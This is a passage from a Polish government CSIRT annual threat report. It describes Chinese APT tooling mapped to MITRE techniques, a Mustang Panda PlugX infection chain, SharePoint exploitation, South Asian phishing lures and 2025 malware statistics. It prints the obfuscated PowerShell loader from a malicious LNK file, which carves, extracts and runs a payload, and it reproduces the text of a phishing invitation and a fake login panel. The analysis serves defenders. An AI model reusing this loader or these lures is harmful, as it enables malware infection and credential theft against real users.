
34 - T1046 - Network Service Discovery



Rysunek 57. Wykorzystanie narzędzia Fscan³⁵.

2. Eskalacja uprawnień

- **EfsPotato**³⁶ – narzędzie typu open-source wykorzystywane w fazie post-eksploatacji do lokalnej eskalacji uprawnień (Local Privilege Escalation – LPE) w systemach z rodziny Microsoft Windows z wykorzystaniem nadużycia interfejsu RPC (MS-EFSR).
- **ADCSPwn**³⁷ – narzędzie wykorzystywane do eskalacji uprawnień w domenie Active Directory z wykorzystaniem wymuszania uwierzytelnienia kont maszynowych za pomocą techniki znanej jako PetitPotam, a następnie przekazywanie tego uwierzytelnienia do usługi certyfikatów ADCS.
- **Certify**³⁸ – oprogramowanie wspomagające eskalację uprawnień z poziomu zwykłego użytkownika do administratora domeny poprzez nadużycie luk w szablonach certyfikatów ADCS.
- **Mimikatz**³⁹ (w tym dcsync, xencrypt – xenmimi) – popularne narzędzie służące do ekstrakcji haseł w postaci jawnej, skrótów NTLM, kodów PIN oraz biletów Kerberos z pamięci operacyjnej systemu.

35 – Źródło: https://github.com/shadow1ng/fscan/blob/main/README_EN.md

36 – T1068 – Exploitation for Privilege Escalation

37 – T1649 – Steal or Forge Authentication Certificates


38 – T1649 – Steal or Forge Authentication Certificates

39 – T1548 – Abuse Elevation Control Mechanism

3. Kradzież poświadczeń

- **SharpSecretsDump**⁴⁰ – narzędzie służące do zdalnego lub lokalnego wydobywania (tzw. zrzuca) skrótów haseł (hashy NTLM), kluczy Kerberos oraz sekretów LSA (Local Security Authority) ze środowisk Windows i Active Directory.
- **Searchall**⁴¹ – narzędzie wykorzystywane do skanowania systemu plików w poszukiwaniu wrażliwych danych, plików konfiguracyjnych, kluczy API oraz automatycznej ekstrakcji haseł zapisanych w przeglądarkach internetowych.
- **Mimikatz** (w tym dcsync⁴², xencrypt - xenmimi) – popularne narzędzie służące do ekstrakcji haseł w postaci jawnej, skrótów NTLM, kodów PIN oraz biletów Kerberos z pamięci operacyjnej systemu.
- **TrickDump**⁴³ – wykorzystywany do kradzieży poświadczeń (haseł w postaci jawnej oraz skrótów NTLM) z pamięci procesu systemowego lsass.exe (Local Security Authority Subsystem Service) z wykorzystaniem niskopoziomowych wywołań NTAPI.

Poniżej przedstawiono schemat działania narzędzia podzielony na trzy etapy, tj. identyfikację wersji systemu operacyjnego, ekstrakcję informacji o załadowanych modułach procesu oraz finalne zrzucenie zawartości regionów pamięci do plików JSON i ZIP przy użyciu niskopoziomowych funkcji NTAPI w celu uniknięcia detekcji.



Rysunek 58. Schemat działania narzędzia TrickDump⁴⁴.

40 - T1003.003 - OS Credential Dumping - NTDS

41 - T1555 - Credentials from Password Stores

42 - T1003.006 - OS Credential Dumping - DCSync

43 - T1003.001 - OS Credential Dumping - LSASS Memory

44 - Źródło: <https://github.com/ricardojoserf/TrickDump>



4. Zdalny dostęp

- **PlugX⁴⁵** / Korplug / Sogu – trojan dostępu zdalnego umożliwiający przejęcie kontroli nad zainfekowanym systemem, kradzież danych oraz szpiegowanie użytkownika, najczęściej wykorzystując technikę DLL side-loading do załadowania w pamięci operacyjnej.
- **SoftEther VPN⁴⁶** – wieloprotokołowe oprogramowanie wykorzystywane do tworzenia wirtualnych sieci prywatnych (dostępu zdalnego do zaatakowanej infrastruktury) wspierających protokoły tj. SSL-VPN, L2TP/IPsec, OpenVPN oraz Microsoft SSTP.
- **Webshelle⁴⁷** tj. Godzilla, ByPassGodzilla, ChinaChooper, Neo-reGeorg⁴⁸ – pliki umieszczane na publicznych serwerach WWW umożliwiające atakującemu zdalne zarządzanie systemem plików, wykonywanie komend systemowych bezpośrednio przez przeglądarkę internetową jak również do tunelowania ruchu sieciowego.

5. Ruch lateralny i tunelowanie

- **Fast Reverse Proxy (frp)⁴⁹** – narzędzie typu reverse proxy napisane w języku Go. Jego głównym celem jest umożliwienie dostępu z zewnątrz (z poziomu sieci Internetu) do usług i serwerów znajdujących się w sieciach lokalnych, ukrytych za mechanizmami translacji adresów sieciowych (NAT) lub zaporami sieciowymi.
- **Fuso⁵⁰** – oprogramowanie wykorzystywane do testów penetracyjnych infrastruktury wewnętrznej oraz przekazywania ruchu sieciowego (typu port forwarding).
- **Impacket⁵¹** (w tym wmiexec, smbexec, secretsdump⁵²) – oprogramowanie open source zawierające zestaw modułów i skryptów w języku Python służący do manipulacji protokołami sieciowymi (takimi jak SMB czy MSRPC), wykorzystywanym do kradzieży poświadczeń oraz zdalnego wykonywania poleceń w systemach Windows.
- **Gost (GO Simple Tunnel)** – narzędzie wykorzystywane do przekierowania ruchu w sieci wewnętrznej pomiędzy VLANami.

45 - T1574.002 - Hijack Execution Flow: DLL Side-Loading

46 - T1133 - External Remote Services

47 - T1505.003 - Server Software Component: Web Shell

48 - T1090.003 - Proxy - Multi-hop Proxy


49 - T1572 - Protocol Tunneling

50 - T1090 - Proxy

51 - T1021.002 - Remote Services - SMB/Windows Admin Shares

52 - T1003.003 - OS Credential Dumping - NTDS

Poniżej przedstawiono przykładowy schemat uruchomienia narzędzia GOST w trybie Reverse Proxy umożliwiający ekspozycję lokalnej usługi znajdującej się za NAT-em lub firewallem do sieci publicznej w celu uzyskania do nich dostępu:



Rysunek 59. Przykładowy schemat uruchomienia narzędzia GOST w trybie Reverse Proxy⁵³.

W ostatnich latach można zaobserwować, że chińskie grupy APT zmieniają sposób działania. Coraz częściej koncentrują się na środowiskach chmurowych i infrastrukturze hybrydowej, precyzyjnie dobierając cele oraz techniki ataku.

Kluczowe znaczenie w wykrywaniu wrogiej aktywności jest stałe monitorowanie anomalii w ruchu domenowym, szybkie reagowanie na nietypowe wzorce komunikacji oraz konsekwentne egzekwowanie zasad dotyczących bezpieczeństwa poświadczeń, zwłaszcza kont administracyjnych w domenie.


Rok 2025 stanowił kontynuację kampanii przypisywanych grupie Mustang Panda, dystrybuujących złośliwe oprogramowanie PlugX, wykorzystujących w tym celu motywy socjotechniczne w postaci podszycia pod podmioty związane z ministerstwami spraw zagranicznych oraz misjami dyplomatycznymi. W roku 2025 były to między innymi nawiązujące do organizowanych w ramach współpracy NATO-Ukraina warsztatów obronnych, wiadomości, które wysyłane były ze skompromitowanej skrzynki poczty elektronicznej należącej do podmiotu zagranicznego.

Treść wiadomości informowała o rzekomej zmianie terminu przedsięwzięcia, jednocześnie nakłaniając odbiorcę do otwarcia zamieszczonego w treści korespondencji odnośnika. W rzeczywistości hipertęcze odwoływało się do witryny internetowej o charakterze socjotechnicznym, na której atakujący umieścił spreparowany panel weryfikacyjny usługi Cloudflare CAPTCHA⁵⁴. W momencie zaznaczenia przycisku potwierdzającego na stację roboczą automatycznie⁵⁵ pobierany był dodatkowy plik archiwum o rozszerzeniu ZIP

53 - Źródło: https://github.com/go-gost/gost/blob/master/README_en.md

54 - Completely Automatic Turing Test to tell Computers and Humans Apart

55 - T1608.001 - Stage Capabilities: Upload Malware



Rysunek 60. Treść witryny socjotechnicznej.

Rozpakowanie pobranego archiwum ujawniało plik skrótu LNK, w którego polu argumentu ścieżki osadzony został skrypt Powershell⁵⁶. Uruchamiany za pośrednictwem pliku LNK skrypt w pierwszej kolejności wyszukiwał w katalogu profilu użytkownika plik ZIP, którego nazwa była tożsama z nazwą archiwum, w którym się znajdował, tj. JATEC workshop on wartime defense procurement (9-11 September). zip⁵⁷. Następnie z wczytanego pliku ZIP skrypt odczytywał surowe dane bajtowe, wycinając z nich określony fragment, pomijając pierwsze 785 bajtów. Wyselekcjonowany zakres danych zapisywany był w katalogu tymczasowym jako nowy plik archiwum o rozszerzeniu TA. Po zapisaniu danych skrypt rozpakowywał wyżej wymienione archiwum i uruchamiał z niego nowo powstały plik wykonywalny EXE.

```
$dzevcozi = (Get-ChildItem -Path $Env:USERPROFILE -Recurse -Include
*'JATEC workshop on wartime defence procurement (9-11
September)'.zip).FullName;
$dkwspp = [System.IO.File]::ReadAllBytes($dzevcozi); $tesxswznmei = 785;
$gmwqmos =
[char]87+'r'+[char]105+'te'+[char]65+'l'+[char]108+'b'+[char]121+'tes';
echo $tesxswznmei; echo $tesxswznmei;
[System.IO.File]::$gmwqmos($Env:temp+'\\kysvoxszt.ta',
$dkwspp[$tesxswznmei..($tesxswznmei+1061376-1)]);
echo $tesxswznmei; echo $tesxswznmei;
TaR -xvf $Env:TEMP\kysvoxszt.ta -C $Env:Temp; echo $tesxswznmei; dir;
Start-Process $Env:temp\TOC3P71N-P7TE-7A2X-L3L8-
ZCHWNEHKGEG6\cnmpau.exe
```

Rysunek 61. Polecenie Powershell wykonywane po uruchomieniu pliku LNK.

56 - T1059.001 – Command and Scripting Interpreter: PowerShell
57 - T1566.001 – Phishing: Spearphishing Attachment



W wyniku ekstrakcji zawartości archiwum w katalogu tymczasowym użytkownika powstawały trzy pliki: plik wykonywalny EXE, biblioteka DLL oraz plik danych DAT. Plik wykonywalny w rzeczywistości był legalnym⁵⁸ komponentem oprogramowania Canon My Printer, który podatny był na atak typu DLL Side Loading⁵⁹.

Przedmiotowa podatność stworzyła przestrzeń do podmiany przez atakującego oryginalnej biblioteki na złośliwą o tożsamej nazwie.

```
}  
hModule = LoadLibraryExW(L"cnmpau1.dll", (HANDLE)0x0, 8);  
piVar11 = (int *)0x0;  
if (hModule != (HMODULE)0x0) {  
    pFVar7 = GetProcAddress(hModule, "MaintenanceAppStart");  
    (*pFVar7)(local_214, local_420, hWnd);  
}
```

Rysunek 62. Fragment kodu pliku EXE odpowiedzialny za załadowanie biblioteki DLL.


Głównym zadaniem realizowanym przez przedmiotową bibliotekę było zlokalizowanie na dysku pliku DAT, odszyfrowanie⁶⁰ jego zawartości i uruchomienie⁶¹ jej w pamięci. Odszyfrowany payload stanowił 32-bitową bibliotekę DLL, która działała jako loader, mający za zadanie uruchomienie w pamięci procesu złośliwego oprogramowania z rodziny Korplug/PlugX. Dodatkowo, oprócz złośliwego oprogramowania, w strukturze pliku danych osadzony był dokument PDF, który był wyświetlany automatycznie użytkownikowi w celu zamaskowania działającego w tle oprogramowania złośliwego. Treść przedmiotowego pliku również nawiązywała do wydarzenia dotyczącego rady NATO-Ukraine Council.

58 - T1218 – System Binary Proxy Execution

59 - T1574.002 – Hijack Execution Flow: DLL Side-Loading

60 - T1027.009 – Obfuscated Files or Information: Embedded Payloads

61 - T1055 – Process Injection



Rysunek 63. Łańcuch infekcji wykorzystany przez APT Mustang Panda.

W 2025 roku jednym z istotnych zagrożeń obserwowanych ze strony chińskich grup APT była wzmożona aktywność ukierunkowana na wykorzystanie podatności dotyczących środowiska Microsoft SharePoint – CVE-2025-49704 oraz CVE-2025-53770, opublikowanych w lipcu 2025 roku. Działania te koncentrowały się przede wszystkim na systemach dostępnych z Internetu, zwłaszcza na serwerach webowych, gdzie zidentyfikowane luki bezpieczeństwa mogły umożliwić uzyskanie nieautoryzowanego dostępu do zasobów organizacji. Obserwowane kampanie obejmowały szeroko zakrojone skanowanie infrastruktury oraz aktywne próby eksploatacji podatnych instancji w celu przełamania zabezpieczeń i utrwalenia obecności w środowisku.

Po skutecznym uzyskaniu nieautoryzowanego dostępu działania adversarzy koncentrowały się na rozpoznaniu struktury systemu oraz identyfikacji katalogów zawierających dane aplikacyjne i konfiguracyjne. Szczególnym zainteresowaniem cieszyły się lokalizacje charakterystyczne dla środowisk IIS, takie jak m.in. C:/inetpub/wwwroot, gdzie przechowywane są dane aplikacji, pliki konfiguracyjne oraz potencjalnie wrażliwe dane mogące stanowić źródło informacji umożliwiających dalszą eskalację uprawnień lub rozszerzenie zakresu kompromitacji środowiska. Zarejestrowane działania wskazywały na próby pozyskania i eksfiltracji informacji z tych obszarów, realizowane m.in. poprzez inicjowanie procesów synchronizacji danych z zewnętrzną infrastrukturą chmurową, w tym z Amazon S3.

Opisana aktywność wpisuje się w szerszy trend niezwłocznego reagowania na informację o nowo



ujawnionych podatnościach oraz ich systematycznego wykorzystywania w działaniach ukierunkowanych na kompromitację systemów, obserwowany w kontekście aktywności grup powiązanych z Chińską Republiką Ludową, które wielokrotnie demonstrowały zdolność do szybkiej adaptacji i sprawnego wdrażania nowych wektorów ataku w prowadzonych kampaniach.

Pozostałe kierunki

W ramach prowadzonego rozpoznania zagrożeń w CRP Zespół CSIRT GOV zidentyfikował pojawienie się nowej, nieobserwowanej wcześniej aktywności pochodzącej z obszaru Azji Południowej. Aktywność ta, choć ograniczona do dwóch ujawnionych kampanii, wskazuje na pojawienie się zagrożenia wywodzącego się z nowego źródła, które należy monitorować w przyszłości pod kątem jego rozwoju.

Pierwszym z zaobserwowanych działań była zidentyfikowana w listopadzie 2025 r. kampania grupy Sidewinder ukierunkowana na wyłudzenie poświadczeń do poczty elektronicznej⁶². Do wysyłki wiadomości wykorzystane zostały skompromitowane skrzynki należące do bangladeskiej policji⁶³. W ramach kampanii przesyłane były wiadomości w języku chińskim skierowane do jednostek dyplomatycznych znajdujących się na terenie Chin i zawierające zaproszenie do udziału w uroczystości.

62 - T1566 - Phishing

63 - T1586.002 - Compromise Accounts - Email Accounts



西藏自治区发展和改革委员会

བོད་རང་སྐྱོང་ལྗོངས་འཕེལ་རྒྱུ་དང་ཁྲིམས་བཅས་ཁྱེད་ལྷན་ཁང་།

XIZANG AUTONOMOUS REGION DEVELOPMENT AND REFORM COMMISSION

西藏自治区发展改革委员会公告 2025

Dear Colleagues,

The **BMAC** wishes to cordially invite your Embassy Person to join the Christmas Celebration 2025 scheduled to be held at the BMAC of CHINA on **23rd December 2025, 2000 hrs.**

It would be appreciated if you would kindly Register the participation of your Ambassador for the said event.

A formal invitation will follow in due course.



Register Christmas Event 2025.pdf



Rysunek 64. Załącznik do wiadomości.

Po wejściu w interakcję z załączonym odnośnikiem ofiara przekierowywana była na stronę internetową zawierającą fałszywy panel logowania do poczty elektronicznej, który rzekomo po zalogowaniu miał wyświetlić użytkownikowi zaszyfrowany plik.



BMAC SECURED FILE

Sign in with your email account to view this document.

Email

Password

☒ Remember me

Verify


© 2024 Adobe By clicking Next, you accept Adobe Cloud Storage terms and conditions in accordance with our privacy policy, and Adobe terms of use. Check the official documentation to review our terms of use.

Rysunek 65. Falszywy panel logowania.

Podobna kampania zaobserwowana została również w kontekście aktywności prowadzonych przez grupę UNK_ArmyDrive. Ponownie z wykorzystaniem skompromitowanej skrzynki pocztowej w domenie rządowej Bangladeszu⁶⁴, atakujący przestał do placówek dyplomatycznych mieszczących się w Islamabadzie wiadomości zawierające szkodliwy link⁶⁵. Po wejściu w interakcję z odnośnikiem, użytkownik przekierowywany był na stronę internetową, informującą go o rzekomym wygaśnięciu sesji konta Google w związku z brakiem aktywności.


64 - T1586.002 – Compromise Accounts – Email Accounts

65 - T1566.002 – Phishing – Spearphishing Link



Rysunek 66. Zawartość fałszywej strony internetowej.

Po wejściu w interakcję z zawartym na stronie przyciskiem, użytkownik przekierowywany był następnie do fałszywego panelu logowania Gmail, mającym na celu wyłudzenie jego poświadczeń do usług firmy Google.



Rysunek 67. Fałszywy panel logowania Gmail.

Zaobserwowane kampanie mogą świadczyć o podejmowaniu przez aktorów wywodzących się z Azji Południowej działań mających na celu pozyskanie informacji kluczowych z punktu widzenia interesów narodowych tych państw. W opinii Zespołu CSIRT GOV zaobserwowane kampanie nie świadczą o zwiększonej aktywności aktora bezpośrednio w stosunku do Polski (kampanie te miały charakter międzynarodowy i przesyłane były również do dyplomacji innych państw), a raczej świadczą o próbie pozyskania informacji na temat stosunków dyplomatycznych państw ościennych (świadczy o tym m.in. kampania podszywająca się pod chińskie podmioty).



ZAGROŻENIA - OPROGRAMOWANIE ZŁOŚLIWE



Oprogramowanie złośliwe - statystyka


W 2025 roku Zespół CSIRT GOV przeprowadził analizę 13 146 plików zgłoszonych przez podmioty krajowego systemu cyberbezpieczeństwa, spośród których 476 zostało rozpoznanych jako złośliwe.



Wykres 10. Wyniki analizy plików w roku 2025.

Analiza realizowana w środowiskach izolowanych wykazała, iż spośród badanych plików, 11 619 próbek nie wykazywało żadnych cech złośliwych, 476 zostało rozpoznanych jako złośliwe, 777 jako podejrzane, a 274 otrzymało status niezidentyfikowany (np. ze względu na brak poprawnego uruchomienia w środowisku laboratoryjnym).


Ilość analizowanego oprogramowania złośliwego względem roku poprzedniego była mniejsza o około 14%. Poniżej przedstawiono miesięczny wolumen analizowanych plików:



Wykres 11. Statystyka miesięczna analizowanych plików.

Charakterystyka analizowanych próbek

Spośród 476 zidentyfikowanych złośliwych plików, 180 zostało sklasyfikowanych, m.in. za pomocą reguł typu YARA oraz Sigma, do poniższych typów oprogramowania szkodliwego:



Wykres 12. Klasyfikacja oprogramowania złośliwego.

Dominującą kategorią wśród analizowanych próbek oprogramowania złośliwego w 2025 roku było oprogramowanie HTML Phisher, Agent Tesla, Snake Keylogger oraz Formbook.

Kategoria HTML Phisher odnosi się przede wszystkim do złośliwych załączników w formacie HTML lub plików HTM, wykorzystywanych jako główny wektor inicjacji ataku. W 2025 roku technika ta wykorzystywała m.in. mechanizm HTML Smuggling, polegający na budowaniu złośliwego ładunku bezpośrednio w przeglądarce ofiary. Dodatkowo skrypty zagnieżdżone w kodzie strony HTML pozwalają na ominięcie tradycyjnych systemów filtrowania poczty, ponieważ sam plik nie zawiera docelowego komponentu złośliwego. Wykorzystanie technik zaciemniania kodu sprawia, że statyczna analiza tych plików przez systemy antywirusowe lub DLP jest utrudniona. Pliki skategoryzowane jako HTML Phisher służyły w 2025 roku w głównej mierze do kradzieży danych logowania oraz tokenów sesyjnych, co umożliwiała obejście logowania wieloskładnikowego (MFA). Zagrożenie HTML Phisher może posiadać również możliwość przechwytywania danych w czasie rzeczywistym (Adversary-in-the-Middle). Ataki te są masowe i charakteryzują się wysokim stopniem personalizacji pod konkretne branże.

Agent Tesla pozostawał w 2025 roku jednym z najbardziej aktywnych trojanów typu Infostealer, którego głównym zadaniem była eksfiltracja danych wrażliwych, w tym haseł przechowywanych w przeglądarkach internetowych oraz klientach FTP. Oprogramowanie posiada moduły zdolne do



monitorowania schowka systemowego oraz wykonywania rzutów ekranu bez wiedzy użytkownika. Komunikacja z serwerem zarządzającym (C2) odbywa się zazwyczaj poprzez protokoły SMTP, FTP lub za pośrednictwem API np. aplikacji Telegram. Agent Tesla często dystrybuowany jest z wykorzystaniem kampanii spamowych imitujących faktury lub potwierdzenia zamówień w formacie .zip lub .iso.

Kolejny rodzaj złośliwego oprogramowania został sklasyfikowany jako Snake Keylogger – złośliwe oprogramowanie typu keylogger, które rejestruje wszystkie wprowadzone przez użytkownika znaki na klawiaturze. Główne zagrożenie w przypadku tego typu złośliwych programów polega na możliwości przechwytywania danych logowania, informacji o kartach płatniczych jak również ekstrakcji danych z portfeli kryptowalutowych oraz komunikatorów. Snake Keylogger jest napisany w języku .NET, co pozwala atakującym na bieżące wprowadzanie modyfikacji i reagowanie na sygnatury systemów EDR. Charakterystyczną cechą Snake Keyloggera jest wielowarstwowy proces infekcji, często rozpoczynający się od pobrania złośliwego makra w dokumencie Office. Eksfiltracja danych z systemu ofiary odbywa się najczęściej z wykorzystaniem infrastruktury legalnych serwisów chmurowych.

Formbook, podobnie jak Agent Tesla, to popularne złośliwe oprogramowanie typu infostealer, które koncentruje się na kradzieży danych użytkownika, takich jak dane logowania, pliki oraz informacje przechowywane w przeglądarkach internetowych (np. zapisane hasła i ciasteczka) oraz w programach pocztowych. Główną domeną jego działania jest wstrzykiwanie kodu do procesów przeglądarek w celu przechwytywania danych wpisywanych w formularzach internetowych. Po zainfekowaniu komputera, Formbook zapisuje dane w ukrytych plikach i przesyła je na serwery kontrolowane przez atakującego.

